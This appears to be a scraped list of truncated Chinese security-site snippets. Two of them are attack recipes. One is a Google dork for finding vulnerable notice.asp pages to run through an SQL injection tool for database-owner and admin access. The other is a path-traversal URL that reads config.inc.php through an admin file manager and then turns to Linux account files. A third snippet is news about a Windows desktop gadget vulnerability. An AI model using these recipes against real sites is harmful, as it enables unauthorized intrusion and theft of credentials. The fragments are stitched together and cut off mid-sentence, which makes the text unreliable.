
google搜索:inurl:help/notice.asp?n_id=直接放到注入工具注入直接可以等到DB_OWNER后台setinmanager ...

漏洞文件在后台的文件管理:other/files.php读取配置文件http://www.xxx.com/admin/other/files.php?edit=../../config.inc.php&copt=2读取linux系统的帐号信息htt...


微软日前提醒Windows Vista和Windows 7用户桌面小工具和侧边栏中存在一个安全漏洞,可能会导致攻击者执行恶意代码,因此建议大家禁用。Windows桌面小工具是在Vista中首度引入的迷你程序,它基于HTML,从Web源抓取信息在Window...
